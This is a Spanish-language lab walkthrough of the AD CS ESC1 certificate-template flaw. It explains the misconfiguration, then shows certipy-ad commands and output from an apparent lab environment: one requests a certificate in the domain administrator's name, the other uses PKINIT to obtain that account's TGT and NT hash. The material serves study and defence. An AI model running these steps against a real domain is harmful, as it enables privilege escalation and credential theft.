
Un AD CS Template mal configurado deja que cualquier usuario del
dominio pida un certificado a nombre de otra identidad. El atacante pide uno
como administrador del dominio y se lleva sus credenciales. La CA firma la
solicitud como legítima.
La plantilla deja que quien solicita elija el nombre de la identidad
(ENROLLEE_SUPPLIES_SUBJECT). Incluye un uso de clave (EKU) que sirve para
autenticar en el dominio. No pide aprobación de un responsable ni firma
autorizada. Y cualquier usuario del dominio tiene permiso de inscripción.
La CA no compara quién pide el certificado contra la identidad que reclama.
Emite el certificado con el nombre que el atacante escribió. Con ese
certificado y PKINIT, el atacante obtiene un TGT de la identidad elegida.
Con una credencial de dominio común, buscar plantillas vulnerables. User
marca ESC1: deja que quien solicita elija el sujeto, sirve para autenticación
de cliente y la inscribe cualquier usuario autenticado:
Pedir un certificado desde la cuenta común, pero poniendo administrator como
identidad (UPN). La CA lo firma sin comparar quién pide contra quién reclama:
certipy req · kali
$ certipy-ad req -u [email protected] -p 'Passw0rd!' -ca ludus-CA -template User -upn [email protected] -dc-ip 10.3.10.11
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
exit 0 · capturado 2026-09-30
Autenticar con ese certificado por PKINIT: se obtiene el TGT del administrador
y, de paso, su hash NT:
certipy auth · kali
$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.3.10.11
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: '[email protected]'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c